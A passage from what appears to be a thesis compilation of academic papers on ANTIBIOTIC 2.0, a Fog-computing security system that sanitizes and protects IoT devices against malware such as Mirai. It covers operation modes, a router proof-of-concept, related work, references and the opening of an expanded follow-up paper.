1) Lockdown: this operation mode is the strictest one. When this mode is set, only IoT devices that can be fully secured by ANTIBIOTIC are allowed to access the Internet. Any device not running ANTIBIOTIC Bot or that cannot be completely protected is not allowed to access the Internet. This means that every IoT device has to run the ANTIBIOTIC Bot and wait to be sanitized and secured. Then, only when the ANTIBIOTIC Bot is able to completely protect the hosting device, the device is allowed to the Internet.

This operation mode is ideal in scenarios where security is the first concern. It is not suitable for all scenarios since ANTIBIOTIC can have a significant impact on the operation of IoT applications. Indeed, when connectivity and availability of IoT devices are utmost requirements, this operation mode is not recommended.

2) Moderate: this operation mode is a best-effort one. The ANTIBIOTIC Bot tries to secure the hosting IoT device and then, even if the device is not fully secured, it is still allowed to access the Internet. This means that every IoT device has to run the ANTIBIOTIC Bot and wait till basic security checks are performed. Then, even if the Bot partially fails to protect the device, it is still allowed to connect to the Internet as long as the ANTIBIOTIC Bot is running on it and severe security threats are not found. Devices not running ANTIBIOTIC Bot or affected by severe security threats are not allowed to the Internet.

This operation mode is probably the most balanced one and it is designed to fit scenarios where security is desired but not critical. Indeed, ANTIBIOTIC operates to grant a decent level of security for IoT devices without having a high impact on the operation of IoT applications.

3) Lenient: this operation mode is the one with the lowest impact on the normal operation of IoT applications, in detriment of security. When this operation mode is set, all IoT devices running the ANTIBIOTIC Bot are allowed to connect to the Internet, regardless of their security level. Only if an IoT device does not run the ANTIBIOTIC Bot is not allowed to the Internet.

This operation mode is thought to address scenarios where connectivity and availability of IoT devices are of utmost importance and security is only desirable.

V. PROOF-OF-CONCEPT

The implementation of ANTIBIOTIC 2.0 hides some technical challenges, mainly residing in the great variety of IoT devices and in the use of a paradigm, Fog computing, not fully established yet. Therefore, potential questions about the feasibility of the project are legitimate. For this reason, we have developed a proof-of-concept of the solution that proves its feasibility by implementing some of the basic functionalities of ANTIBIOTIC 2.0.

In this section, we present the proof-of-concept of ANTIBIOTIC 2.0. First, the lab environment is delineated. Then, the proof-of-concept is described. Finally, results are discussed.

A. Lab-environment

The equipment used to implement the proof-of-concept system is described in this subsection.

The Fog node we adopted is the Intel's Fog Reference Design depicted in Figure 6. It is a fully integrated system running Ubuntu 16.04 Desktop and equipped with an Intel XEON CPU E3-1275 v5 3.60 Ghz, 32 GB of RAM DDR4, a SATA SSD with 250 GB of storage, Wi-FI, Ethernet and Bluetooth adapters.

The IoT device we used to implement the solution is the Netgear router DGN1000 represented in Figure 7. It is a router produced by Netgear running a kernel Linux 2.6.20 and the firmware version V1.1.00.41_ww [12]. This device has been chosen because it presents some features that make it interesting to test: vulnerable to Mirai, possible to remotely execute unauthenticated commands, being a router means support to a number of possible actions often not available in other IoT devices (e.g., remote access via a web interface).

These devices have been connected and configured in order to implement the layout depicted in Figure 5 and described in the following subsection.

B. Layout Description

The proof-of-concept depicted in Figure 5 represents a simple scenario where an IoT device, namely a router, resides in LAN 1 and is connected to the Internet via the ANTIBIOTIC Fog node. The Fog node is the gateway between LAN 1




Fig. 5: Simple modeling of the proof-of-concept layout

(a) Chassis front

(b) Chassis back

Fig. 6: Intel's Fog Node Reference Design

Fig. 7: Netgear N150 Wireless ADSL2+ Modem Router DGN1000

and LAN 2, the university network that has access to the Internet. Here, differently from the original design (Figure 2), the ANTIBIOTIC Fog node is not the direct gateway to the Internet, but it is still the only way the IoT device has to access the Internet, thus, the configurations in Figure 2 and Figure 5 can be considered equivalent. This choice is due to some limitations given by the network configuration of the university where the experiment was conducted (namely, Technical University of Denmark).

In this scenario, the following basic features of ANTIBIOTIC 2.0 have been implemented.

- *Sanitizing and securing the IoT device.* The ANTIBIOTIC Bot running on the IoT device performs some basic security actions. First, it sanitizes the hosting device killing processes running on vulnerable network ports (e.g., TCP/22 SSH, TCP/23 Telnet, TCP/80 HTTP) and scanning memory for malicious processes to terminate. Then, it secures the IoT device changing the password of the web interface and bindings itself on vulnerable network ports to avoid further intrusions.
- *Interaction between main components.* The components of ANTIBIOTIC are configured in order to interact as expected. Firstly, the Fog node acts as the gateway of the network and it can decide whether to allow or not the IoT device to connect to the Internet. Secondly, the ANTIBIOTIC Bot is successfully installed and executed on the IoT device and it is able to interact with the ANTIBIOTIC Fog node. Finally, the ANTIBIOTIC Bot continuously sends keep-alive messages to the Fog node, signalling its correct functioning.
- *Allow access to the Internet only if* ANTIBIOTIC *Bot is running.* In this proof-of-concept, the "lenient" operation mode is implemented (refer to subsection IV-D for details). The IoT device is allowed to access the Internet only if the ANTIBIOTIC Bot is running on the device, regardless of its security status. If the ANTIBIOTIC Bot is not successfully executing on the IoT device, Internet access is not granted. In this simple implementation, no further controls are performed by the Fog node. Thus, any IoT device running the ANTIBIOTIC Bot is allowed to access the Internet, even if the ANTIBIOTIC Bot detects some security threats on the device.

The code that implements ANTIBIOTIC is available on GitHub [28]. Please note that every time a new stable version of ANTIBIOTIC is available, the repository is updated with the most recent code, thus, at the time of publication, the GitHub repository might not be aligned with the proof-of-concept described in this paper.

C. Results and Discussion

The main goal of the proof-of-concept was to prove the feasibility of the solution. To this aim, we set up a basic scenario where ANTIBIOTIC would work and we implemented some of its basic features.

We successfully showed that the interaction between ANTIBIOTIC Bot and Fog node works as expected. In addition, we were able to perform a number of security actions on the IoT device in order to sanitize and secure it. We tested it on an IoT device vulnerable to Mirai, the Netgear DGN1000 router, and we were able to remove Mirai from the device (*sanitize*) and to prevent the malware to infect the device again (*secure*). In addition, we implemented a basic ANTIBIOTIC operation mode, i.e. the "lenient" mode (refer to subsection IV-D for details), where only IoT devices running the ANTIBIOTIC Bot are allowed to access the Internet, regardless their security status, and we successfully tested it within our scenario.

As a result, even if this is only a basic implementation of the solution that still lacks some relevant features (e.g., allow only secure IoT devices to access the Internet), we consider it a clear proof for the feasibility of ANTIBIOTIC 2.0.

VI. Related Work

To the best of our knowledge, ANTIBIOTIC 2.0 is the first Fog-based anti-malware for IoT. However, several works in the literature can be related to ANTIBIOTIC 2.0. In this section, we briefly review these works.

Alharbi et al. [29] propose a Fog-based security system (FOCUS) for protecting IoT against cyber attacks. The system relies on a VPN (Virtual Private Network) to secure communication channels and on a challenge-response authentication to prevent DDoS attacks. Moreover, the use of Fog computing grants efficiency and low latency.

Paharia et al. [30] present FilterFog, an architecture that uses Fog computing as a filtering layer to protect Cloud computing from DDoS attacks. The framework is located in the Fog layer and is based on two phases. First, the source addresses of IP packets are checked against spoofing techniques and a CAPTCHA verification is performed. Then, a number of tools and protocols are checked to verify their legitimate use.

Even though the two solutions presented so far both involve IoT security, DDoS attacks, and Fog computing, they are not comparable with ANTIBIOTIC 2.0. In fact, while FOCUS and FilterFog rely upon the Fog to protect a specific target (either IoT devices or Cloud systems) against external DDoS attacks, ANTIBIOTIC 2.0 tackles the root cause of DDoS attacks: the intrinsic insecurity of IoT devices. Our solution acts directly on IoT devices, often the source of DDoS attacks, to secure them from inside and avoid their infection by any malware, thus, reducing the possibility of perpetrating large-scale DDoS attacks through IoT devices.

Lear et al. [31] describe a component-based architecture for Manufacturer Usage Description (MUD). MUD is a proposed standard aimed at aligning IoT devices manufacturer and customers on the activities and communications that such devices are involved in. The adoption of this standard would substantially reduce the threat surface of IoT devices, improving the overall security level of IoT. Even if this solution is significantly different from ANTIBIOTIC 2.0, we believe that MUD perfectly integrates with our solution and its adoption would make ANTIBIOTIC even more effective.

Razouk et al. [32] propose a lightweight IoT security middleware that relies on either Fog or Cloud computing to provide external support to IoT devices with limited resources (e.g., RFID). The middleware acts as a smart gateway between IoT devices and Cloud/Fog computing and it is composed of several modules, among which a security one. However, the solution presented in this paper is still in the early stages and has not been implemented yet.

Roman et al. [33] propose a "virtual immune system" that leverages edge technologies to protect IoT devices. Even though this solution seems closely related to ANTIBIOTIC and it reiterates the metaphor of the human body, it has a significantly different architectural model and it is still in its very early stages without any implementation available yet.

Even though works presented in this section are different from ANTIBIOTIC 2.0, some of them might be compatible with our solution, thus, we encourage further collaborations and joint efforts to increase the global security level of the IoT.

For space limitation, we have mainly considered Fog-based solutions, discarding many approaches that look related to our proposal but that do not leverage the Fog technology. For instance, Serror et al. [34] propose a non-Fog-based system for traffic filtering and anomaly detection, Nguyen et al. [35] present a non-Fog-based distributed system for detecting compromised IoT devices, Sun et al. [36] suggest a Cloud-based malware detection system for IoT, just to mention a few.

VII. Conclusion and Future Work

In this paper, we have presented ANTIBIOTIC 2.0, to the best of our knowledge, the first Fog-based anti-malware for IoT systems. In particular, we have described the rationale, design, and implementation of ANTIBIOTIC, as well as its evolution by means of the Fog computing paradigm. The resulting current system (ANTIBIOTIC 2.0) is based on a number of MS.c./BS.c. theses conducted at Technical University of Denmark [11]–[13] and a preliminary vision paper [9].

Future work will consist of several steps aimed at fully developing the proposed approach.

- *Implementation*: the proof-of-concept presented in section V was the first step towards a full implementation of the system, aimed at proving the feasibility of the approach. Thus, it only implements some of the basic features of ANTIBIOTIC 2.0. A full development of the solution needs at least the following:
  - expand the ANTIBIOTIC Bot to generate a report about the security status of the hosting device;
  - expand the ANTIBIOTIC Bot to generate keep-alive messages and short updates about the security status of the device;
  - expand the ANTIBIOTIC Fog node implementation to be configurable with different operation modes;
  - expand the ANTIBIOTIC Fog node implementation to parse the report sent from the Bot and take decisions based on that and on the operation mode;
  - expand the ANTIBIOTIC Fog node to simultaneously support and handle different devices.
- *Refine/Relax Security Assumptions*: both the Fog node and the interaction Bot-Fog node within the LAN have been assumed secure in this paper. However, these represent important points for the full adoption of ANTIBIOTIC 2.0. We are currently working on this aspect.
- *Fully Integration of* ANTIBIOTIC *2.0 with the OpenFog Architecture*: in this paper, we have focused on the operation of ANTIBIOTIC 2.0 within the LAN to secure IoT devices. However, we think that our solution can

significantly benefit from the integration with the N-tier OpenFog architecture [23] and the Cloud. Thus, we will address the interaction of ANTIBIOTIC 2.0 with the rest of the Fog computing architecture and the Cloud.

- *Integration with Security-by-Contract (SxC)*: we are currently working on the integration of ANTIBIOTIC 2.0 with a more generic framework to secure IoT devices combining Fog computing and Security-By-Contract [37], [38]. We expect this effort will lead to the definition of new important concepts for next-generation IoT systems, such as self-protection and self-healing [39].

ACKNOWLEDGMENT

The authors would like to thank Intel for the opportunity to use their Fog Node Reference Design for research purposes.

REFERENCES

[1] Cisco, "Cisco Visual Networking Index: Forecast and Trends, 2017-2022," Tech. Rep., November 2018. [Online]. Available: http://tinyurl.com/y4naeaf5
[2] N. Dragoni, A. Giaretta, and M. Mazzara, "The Internet of Hackable Things," in *Proceedings of the 5th International Conference in Software Engineering for Defence Applications*, P. Ciancarini, S. Litvinov, A. Messina, A. Sillitti, and G. Succi, Eds. Springer, 2017.
[3] M. De Donno, N. Dragoni, A. Giaretta, and A. Spognardi, "Analysis of DDoS-Capable IoT Malwares," in *Proceedings of the Federated Conference on Computer Science and Information Systems (FedCSIS)*. IEEE, 2017.
[4] K. York. (2016, October) Dyn Statement on 10/21/2016 DDoS Attack. Dyn Blog. Accessed on 2018-11-02. [Online]. Available: http://dyn.com/blog/dyn-statement-on-10212016-ddos-attack/
[5] M. De Donno, N. Dragoni, A. Giaretta, and A. Spognardi, "DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation," *Security and Communication Networks*, vol. 2018, 2018.
[6] Akamai, "Q2 2017 State of the Internet-Security Report," Tech. Rep. 2, 2017. [Online]. Available: http://tinyurl.com/y4qpg9v2
[7] ——, "Summer 2018 State of the Internet-Security: Web Attack Report," Tech. Rep., 2018. [Online]. Available: http://tinyurl.com/y538gcbq
[8] F. Bonomi, R. Milito, J. Zhu, and S. Addepalli, "Fog Computing and Its Role in the Internet of Things," in *Proceedings of the First Edition of the MCC Workshop on Mobile Cloud Computing*, ser. MCC '12. New York, NY, USA: ACM, 2012.
[9] M. De Donno, N. Dragoni, A. Giaretta, and M. Mazzara, "AntibIoTic: Protecting IoT Devices Against DDoS Attacks," in *Proceedings of the 5th International Conference in Software Engineering for Defence Applications*, P. Ciancarini, S. Litvinov, A. Messina, A. Sillitti, and G. Succi, Eds. Springer International Publishing, 2018.
[10] M. De Donno and N. Dragoni, "Combining AntibIoTic with Fog Computing: AntibIoTic 2.0," in *Proceedings of the 3rd IEEE International Conference on Fog and Edge Computing (ICFEC 2019)*. IEEE, 2019.
[11] M. De Donno, "The AntibIoTic Against DDoS Attacks," 2017, M.Sc. Thesis, Technical University of Denmark (DTU).
[12] M. Svarrer-Lanthén, "Bot Module for AntibIoTic," 2018, B.Sc. Thesis, Technical University of Denmark (DTU).
[13] J. M. Donaire Felipe, "Using Fog Computing to Secure the IoT," 2018, M.Sc. Thesis, Technical University of Denmark (DTU).
[14] I. Stojmenovic and S. Wen, "The Fog Computing Paradigm: Scenarios and Security Issues," in *Proceedings of the Federated Conference on Computer Science and Information Systems (FedCSIS)*. IEEE, 2014.
[15] S. Yi, C. Li, and Q. Li, "A Survey of Fog Computing: Concepts, Applications and Issues," in *Proceedings of the 2015 Workshop on Mobile Big Data*. ACM, 2015.
[16] S. Yi, Z. Hao, Z. Qin, and Q. Li, "Fog Computing: Platform and Applications," in *Proceedings of the 3rd IEEE Workshop on Hot Topics in Web Systems and Technologies (HotWeb)*, Nov 2015.
[17] M. Chiang and T. Zhang, "Fog and IoT: An Overview of Research Opportunities," *IEEE Internet of Things Journal*, vol. 3, no. 6, Dec 2016.
[18] L. M. Vaquero and L. Rodero-Merino, "Finding Your Way in the Fog: Towards a Comprehensive Definition of Fog Computing," *SIGCOMM Computer Communication Review*, vol. 44, no. 5, October 2014.
[19] S. Chen, T. Zhang, and W. Shi, "Fog Computing," *IEEE Internet Computing*, vol. 21, no. 2, 2017.
[20] M. Chiang, B. Balasubramanian, and F. Bonomi, *Fog for 5G and IoT*. John Wiley & Sons, 2017.
[21] M. Iorga, L. Feldman, R. Barton, M. J. Martin, N. Goren, and C. Mahmoudi, "Fog Computing Conceptual Model - Recc," Tech. Rep., 2018.
[22] OpenFog Consortium, "Glossary of Terms Related to Fog Computing," 2018, [Accessed on July 10th, 2018]. [Online]. Available: http://tinyurl.com/y42b9968
[23] OpenFog Consortium Architecture Working Group and others, "OpenFog Reference Architecture for Fog Computing," *OPFRA001*, vol. 20817, February 2017.
[24] J. Ni, K. Zhang, X. Lin, and X. Shen, "Securing Fog Computing for Internet of Things Applications: Challenges and Solutions," *IEEE Communications Surveys & Tutorials*, 2017.
[25] P. Hu, S. Dhelim, H. Ning, and T. Qiu, "Survey on Fog Computing: Architecture, Key Technologies, Applications and Open Issues," *Journal of Network and Computer Applications*, 2017.
[26] F. Liu, J. Tong, J. Mao, R. Bohn, J. Messina, L. Badger, and D. Leaf, "NIST Cloud Computing Reference Architecture," Tech. Rep. 2011, 2011. [Online]. Available: http://tinyurl.com/y3vwlmg4
[27] EU Parliament, Council, "Directive of the European Parliament and of the Council of 12 August 2013 on Attacks Against Information Systems and Replacing Council Framework Decision 2005/222/JHA," 2013, accessed on 2018-11-02. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32013L0040&from=EN
[28] M. De Donno, AntibIoTic Source Code on GitHub, accessed on 2018-11-21. [Online]. Available: https://github.com/michele-dedonno/AntibIoTic
[29] S. Alharbi, P. Rodriguez, R. Maharaja, P. Iyer, N. Bose, and Z. Ye, "FOCUS: A Fog Computing-based Security System for the Internet of Things," in *Proceedings of the 15th Consumer Communications & Networking Conference (CCNC)*. IEEE, 2018.
[30] B. Paharia and K. Bhushan, "Fog Computing as a Defensive Approach Against Distributed Denial of Service (DDoS): A Proposed Architecture," in *Proceedings of the 9th International Conference on Computing, Communication and Networking Technologies (ICCCNT)*. IEEE, 2018.
[31] E. Lear, R. Droms, and D. Romascanu, "Manufacturer Usage Description Specification," *IETF draft*, June 2018. [Online]. Available: https://tools.ietf.org/pdf/draft-ietf-opsawg-mud-25.pdf
[32] W. Razouk, D. Sgandurra, and K. Sakurai, "A New Security Middleware Architecture Based on Fog Computing and Cloud to Support IoT Constrained Devices," in *Proceedings of the 1st International Conference on Internet of Things and Machine Learning*. ACM, 2017.
[33] R. Roman, R. Rios, J. A. Onieva, and J. Lopez, "Immune system for the Internet of Things using edge technologies," *IEEE Internet of Things Journal*, 2018.
[34] M. Serror, M. Henze, S. Hack, M. Schuba, and K. Wehrle, "Towards In-Network Security for Smart Homes," in *Proceedings of the 13th International Conference on Availability, Reliability and Security*, ser. ARES 2018. ACM, 2018.
[35] T. D. Nguyen, S. Marchal, M. Miettinen, M. H. Dang, N. Asokan, and A.-R. Sadeghi, "DIoT: A Crowdsourced Self-learning Approach for Detecting Compromised IoT Devices," *arXiv:1804.07474*, 2018. [Online]. Available: https://arxiv.org/pdf/1804.07474.pdf
[36] H. Sun, X. Wang, R. Buyya, and J. Su, "CloudEyes: Cloud-based Malware Detection with Reversible Sketch for Resource-constrained Internet of Things (IoT) Devices," *Software: Practice and Experience*, vol. 47, no. 3, 2017.
[37] N. Bielova, N. Dragoni, F. Massacci, K. Naliuka, and I. Siahaan, "Matching in Security-By-Contract for Mobile Code," *Journal of Logic and Algebraic Programming*, vol. 78, 2009.
[38] N. Dragoni, F. Massacci, T. Walter, and C. Schaefer, "What the Heck is this Application Doing? - A Security-by-Contract Architecture for Pervasive Services," *Computers & Security*, vol. 28, no. 7, 2009.
[39] N. Dragoni, F. Massacci, and A. Saidane, "A Self-Protecting and Self-Healing Framework for Negotiating Services and Trust in Autonomic Communication Systems," *Computer Networks*, vol. 53, no. 10, 2009.

Paper H

AntibIoTic: The Fog-Enhanced Distributed Security System to Protect the (Legacy) Internet of Things

M. De Donno, X. Fafoutis, and N. Dragoni, “AntibIoTic: The Fog-Enhanced Distributed Security System to Protect the (Legacy) Internet of Things”, *Submitted to an international journal*, 2020.

AntibIoTic: The Fog-Enhanced Distributed Security System to Protect the (Legacy) Internet of Things

MICHELE DE DONNO, XENOFON FAFOUTIS, and NICOLA DRAGONI, DTU Compute, Technical University of Denmark, Denmark

The Internet of Things (IoT) is evolving our society both for consumer and industrial actors, promoting new business models and improving user experience. However, the growing adoption of IoT devices in many scenarios brings security and privacy implications. Current security solutions for the IoT are either unsuitable for every IoT scenario (e.g., legacy IoT deployments) or provide only partial security. In this scenario, Fog computing has emerged: a relatively new paradigm aimed at bridging the gap between IoT and Cloud computing while providing additional services, including security. In this paper, we present AntibIoTic 2.0, a distributed security system that relies on Fog computing to secure IoT devices, including legacy ones. The system is composed of a backbone, made of core Fog nodes and Cloud server, a Fog node acting at the edge as the gateway of the IoT network, and a lightweight agent running on each IoT device. The proposed system offers fine-grain, host-level security coupled with network-level protection, while its distributed nature makes it scalable, versatile, lightweight, and easy to deploy, also for legacy IoT deployments. AntibIoTic 2.0 can also publish anonymized and aggregated data and statistics on the IoT deployments it secures, to increase the awareness and push cooperations in the area of IoT security. This manuscript recaps and largely expands previous works on AntibIoTic, providing an enhanced design of the system, an extended proof-of-concept that proves its feasibility and shows its operation, and an experimental evaluation that reports the low computational overhead it causes.

CCS Concepts: • **Security and privacy**; • **Computer systems organization** → **Embedded and cyber-physical systems**; • **Networks** → *Network architectures*; • **Computing methodologies** → *Distributed computing methodologies*;

Additional Key Words and Phrases: Security System, Internet of Things, Fog Computing

1 INTRODUCTION

The Internet of Things (IoT) can be defined as a network of computing devices, such as vehicles, home appliances, sensors, and industrial robots, able to exchange data over the Internet without human interaction.

Statista estimated the number of connected IoT devices, also referred to as *things*, to be around 35 billion by 2021, and more than doubled by 2025 [61]. Also, according to CISCO [15], between 2017 and 2022, the overall IP traffic will grow at a Compound Annual Growth Rate (CAGR) of 26%,

Authors' address: Michele De Donno, mido@dtu.dk; Xenofon Fafoutis, xefa@dtu.dk; Nicola Dragoni, ndra@dtu.dk, DTU Compute, Technical University of Denmark, Denmark.

culminating in 2022 with more than 80% of traffic expected to be driven by non-PC devices, 51% of which being generated by Machine-to-Machine (M2M) connections. This increasing interconnection of a large number of "smart" devices in different sectors, such as smart cities, smart buildings, Industry 4.0, healthcare, smart vehicles, and so on, is rapidly and inevitably evolving our society, both for consumer and industrial actors, leading to new business models and enhancing user experience.

However, the recent IoT (r)evolution comes with several security and privacy implications. Many are the security threats raised by the Internet of Things and affecting the authentication, confidentiality, integrity, availability, privacy, and non-repudiation of the IoT services [44, 47, 48]. Indeed, countless have been the cases of IoT devices reported to be poorly secured and thus easy prey of cyberattacks [30, 33, 35, 36]. Amongst the others, Distributed Denial of Service (DDoS) attacks are surely one of the most challenging threats to face [25]. As a matter of fact, security experts still remember 2016 as the year of Mirai: the IoT malware that changed the world perception of IoT security. The attacker compromised about 600.000 IoT devices using a set of around 60 default username/password pairs. Later, in October 2016, this Mirai botnet was used to attack, amongst others, the Domain Name System (DNS) provider Dyn reaching a peak of traffic of 1.2 Tbps [26].

Today, the situation is still critical. The plethora of insecure IoT devices quickly being deployed worldwide are often used as source to generate large DDoS attacks [49, 50], leading to a first quarter of 2020 characterized by a rise in the number of DDoS attacks of more than 542% when compared to the end of 2019, as documented by Nexusguard [51]. It is thus clear that security is still a crucial aspect to consider at every step of the IoT lifecycle, ranging from the design and manufacturing of secure IoT devices to the conscious use of new and enhanced IoT services.

Recently, Fog computing has also attracted more and more attention, especially when related to the IoT [41]. Fog computing is a relatively new paradigm born from the need to overcome the challenges that the IoT (r)evolution has posed to Cloud computing, bridging the gap between Cloud and IoT [14]. Acting as a sort of middleware between Cloud and IoT, Fog computing can improve current solutions in several respects, including scalability, interoperability, Quality of Service (QoS), network bandwidth, latency, location awareness, and so on [37]. Among others, the IoT (in)security is one of the main challenges that Fog computing promises to help solving.

Problem Statement. Security solutions for IoT deployments often rely on specific hardware components, such as Hardware Security Modules (HSM) and Trusted Execution Environments (TEE), to ensure host-level security [39], and methods such as Intrusion Detection Systems (IDS) [31] to monitor for network-level threats. When combined, these approaches represent a solid security defense for future IoT deployments, especially when integrated from the beginning of the IoT lifecycle, and can help reach a high-security level both at the network and the device level. However, in some IoT settings, devices are not equipped with ad-hoc security hardware, but security needs to be granted. For instance, some Industrial IoT (IIoT) implementations, also referred to as brownfield IIoT, include legacy industrial machinery and an infrastructure not initially designed with connectivity in mind, but later transformed to support the interconnection with new solutions and components [2, 17]. In these IoT deployments, devices are often resource-constrained and offer very limited hardware support, but they are critical assets that need to be deployed for long periods (even decades). For such devices, a minimum security level has to be ensured, without disrupting existing business processes with security controls and events [17].

As another example, consider consumer IoT deployments, here referred to as networks of connected IoT devices having relationships to associated services and used by the consumer, typically in the home or as electronic wearables [19]. In such environments, it is common to have legacy devices, such as IP cameras, baby monitors, and smartwatches, with limited hardware support and no possibility for updates, that transmit, process, and store large quantities of sensitive information which needs to be secured [33].

In those IoT scenarios where legacy devices play a crucial role, adopting network security solutions is often the most effective technique to grant a minimum security level while integrating legacy endpoints in modern IoT systems [18]. However, while this approach is often quick and cheap to implement and can provide a consistent level of security across heterogeneous devices, it focuses on the network level and does not ensure device-level security with a fine-level control on the endpoints [17].

The security solution presented in this paper, namely AntibIoTic, aims at addressing the shortage of comprehensive security solutions able to grant, along with good network-level security, fine-grain device-level protection, also suitable for legacy IoT deployments.

Contribution of the Paper. In this paper, we present AntibIoTic 2.0, a distributed security system that relies on Fog computing to protect IoT endpoints, including legacy ones. The system is composed of a backbone, made of core Fog nodes and Cloud servers, a Fog node at the edge acting as the network gateway of the IoT network, and an agent running on each IoT device. The AntibIoTic backbone coordinates and supports the security operations performed at the edge by the AntibIoTic gateway and the AntibIoTic agent to secure each IoT deployment, while publishing useful data and statics accessible from the community. AntibIoTic 2.0, due to its distributed nature, can combine fine-grain device-level security with network-level security, while keeping the overhead on each IoT endpoint extremely low. The solution has also been designed to be versatile, scalable, and easy to deploy (also in legacy IoT settings), thanks to the integration with Fog computing. An overview of AntibIoTic is depicted in Figure 1.

The work presented in this manuscript summarizes and expands previous papers on AntibIoTic [23, 24, 27], largely enhancing and improving the solution with respect to design, implementation, and evaluation. This paper offers the following main improvements with respect to previous works on AntibIoTic.

- *Full integration of AntibIoTic with the Fog computing N-tier architecture.* We provide a new enhanced design of the entire AntibIoTic architecture that includes a backbone composed of core Fog nodes and Cloud servers. We describe each component along with its internal modules and its functions.
- *Extended Proof-of-Concept.* We offer an extended proof-of-concept of AntibIoTic (available on GitHub [22]) that involves the use of two additional IoT devices (three in total) and the implementations of new features, such as: the creation and transmission of reports about the security status of the IoT devices, the continuous transmission of keep-alive messages and security status updates from the IoT endpoints, and the automatic upload of the agent on each IoT host.
- *Video demo.* Along with the proof-of-concept, we present an example of operation for AntibIoTic in a real IoT setting that has been recorded and published as a video demo [21].
- *Evaluation and analysis.* We provide a detailed evaluation and analysis of the resources used by AntibIoTic when running on IoT devices, showing that the solution is lightweight and suitable also for legacy IoT endpoints.
- *List of services.* We present a high-level list of services offered by AntibIoTic, grouped by component.
- *Enhanced illustrations.* We provide new enhanced illustrations of AntibIoTic to better describe the solution and clarify the structure and interactions of each component.




Fig. 1. AntibIoTic 2.0: the distributed Fog-enhanced security system that secures the Internet of Things. It is composed of an agent running on each IoT device and a Fog node acting as the gateway for the IoT network; the AntibIoTic gateway is connected to the backbone of AntibIoTic which provides coordination and support.

Outline of the Paper. The rest of this paper is organized as follows. Section 2 provides the background knowledge needed to fully understand this work. Section 3 gives a first high-level description of AntibIoTic, while Section 4 and 5 provide more details respectively on the design and deployment of the solution. Section 6 presents a proof-of-concept of AntibIoTic 2.0, proving its feasibility and showing an example of its operation, and Section 7 contains an evaluation of the resources AntibIoTic needs to run on IoT devices. Finally, Section 9 wraps up the paper.

2 BACKGROUND

In this section, we provide some concepts we consider necessary for a full understanding of this work. First, we define the main scope of AntibIoTic within the broad IoT landscape. Then, we align the reader with our vision on Fog computing. Finally, we provide an overview of the previous version of AntibIoTic, with related motivation for its evolution.

2.1 Internet of Things: Definition and Scope

To date, the definition of Internet of Things is still discussed by the scientific community and, over the years, many have been the attempts to provide a formalization for it [4, 9, 12, 42, 62]. In this work, the Internet of Things is defined as *a network of computing devices, such as vehicles, home appliances, sensors, and industrial robots, able to exchange data over the Internet without human interaction.*

Even after agreeing on a definition for the IoT, determining whether a specific device is considered a *thing* is still a challenging task. Over the years, computational, communication, and storage capabilities have become more accessible and often included in embedded devices. It is thus difficult today to use limited available resources as the key parameter to draw a clear line between *things* and other Internet-connected devices. For instance, on the one side, sensing devices with very limited resources (such as temperature, light, humidity, or proximity sensors) are today used in numerous IoT applications (such as Smart Home, Smart City, Smart Agriculture, and Smart Health, just to mention a few) [57]. On the other side, more powerful devices like Single Board Computers (e.g., Raspberry Pi) and Mini PCs (e.g., Intel NUC) are also being increasingly used in IoT deployments [40, 64]. Thus, we ended up asking ourselves: "where should we draw the line for `AntibIoTic`?"

In this paper, we have decided to focus on a class of devices that we refer to as *legacy* IoT, and that delimits the main scope of `AntibIoTic`. We consider *legacy* an IoT device that is equipped with outdated software and/or hardware but which is still in use due to its critical role in a specific scenario (e.g., healthcare, industrial settings) or its wide use (e.g., popular consumer devices). We also deem legacy those devices not originally designed with connectivity features but later adapted to be connected to the network, such as brownfield IIoT systems [2, 17]. Legacy devices are typically difficult or impossible to update, either because no longer supported by the manufacturer or because not built with updates in mind from the beginning, and they typically lack of the newest ad-hoc security components, such as TEE or HSM [39], which limits their support to modern security solutions.

Please note that this does not want to be a strict selection of what devices can or cannot be protected by `AntibIoTic`, rather a baseline to help the reader in understanding the full potential and rationale behind our solution. Challenging the scope of `AntibIoTic` is encouraged and expected.

2.2 Fog Computing

Fog computing is an emerging computing paradigm originally thought to help in addressing the challenges that the IoT transformation posed to Cloud computing. It first appeared in the literature in 2012 [14] and it has soon become a popular research topic. To date, the exact definition of Fog computing is still debated in the literature and it is often overlapped with similar paradigms, such as Mobile Edge computing, Mobile Cloud computing, Edge computing, and so on. Nevertheless, a thorough analysis of Fog computing and its related paradigms is out of the scope of this paper. Interested readers can find such analysis in [28].

In this section, we present the definition and architectural model of Fog computing that we assume in the rest of this work.

2.2.1 Definition. As defined in the IEEE standard 1934-2018, Fog computing is "a horizontal, system-level architecture that distributes computing, storage, control and networking functions closer to the users along a cloud-to-thing continuum" [11]. Fog computing should thus be considered as an extension (not a replacement) of Cloud computing that bridges the gap between Cloud and IoT by providing services such as computing, storage, and networking, along the cloud-to-thing continuum. In this scenario, a Fog node is similar to a server in Cloud computing and can be defined as "the physical and logical network element that implements Fog computing services" [11].

